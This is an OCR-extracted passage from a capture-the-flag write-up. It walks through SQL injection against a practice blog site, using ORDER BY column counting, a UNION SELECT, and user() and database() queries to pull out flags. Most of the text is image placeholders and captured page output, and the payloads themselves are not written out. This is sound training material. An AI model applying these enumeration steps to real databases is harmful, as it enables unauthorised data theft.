


And we find the number of columns just like that:




Unknown column '5' in 'order clause'


So we'll try to use it with UNION Select




And here we have the post 2,3 that have data inside




So we'll type user(), database() commands



And here we have the name of users and tables



So we'll dig some more




Login Register

View Post

Home / Post: 2

2
flag




Login Register

View Post

Home / Post: 2

2
flag




View Post

Home / Post: Second Post

Second Post

Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hendrerit a. Sed posuere venenatis nisi, et laoreet lectus accumsan nec. Aenean sagittis eget tellus vitae volutpat. Praesent lobortis nulla eget urna aliquam, vel viverra enim pharetra. Nullam ac mauris eu erat dictum varius. Nam nulla ipsum, pretium feugiat luctus vel, condimentum et sapien. Nullam auctor pharetra volutpat. Fusce odio orci, pretium eget ligula sit amet, finibus elementum lectus. Etiam scelerisque imperdiet justo non luctus. Phasellus imperdiet odio venenatis, tempus erat eu, ultrices nisl. Morbi suscipit blandit nunc, nec accumsan elit convallis a. Donec gravida, diam sed elementum auctor, enim magna faucibus dui, a pharetra diam dui sed sapien.




View Post


Home / Post: 2

2


id




And here we go, the second flad is found




It turnes out that it was fifth flag




Now we will explore register page

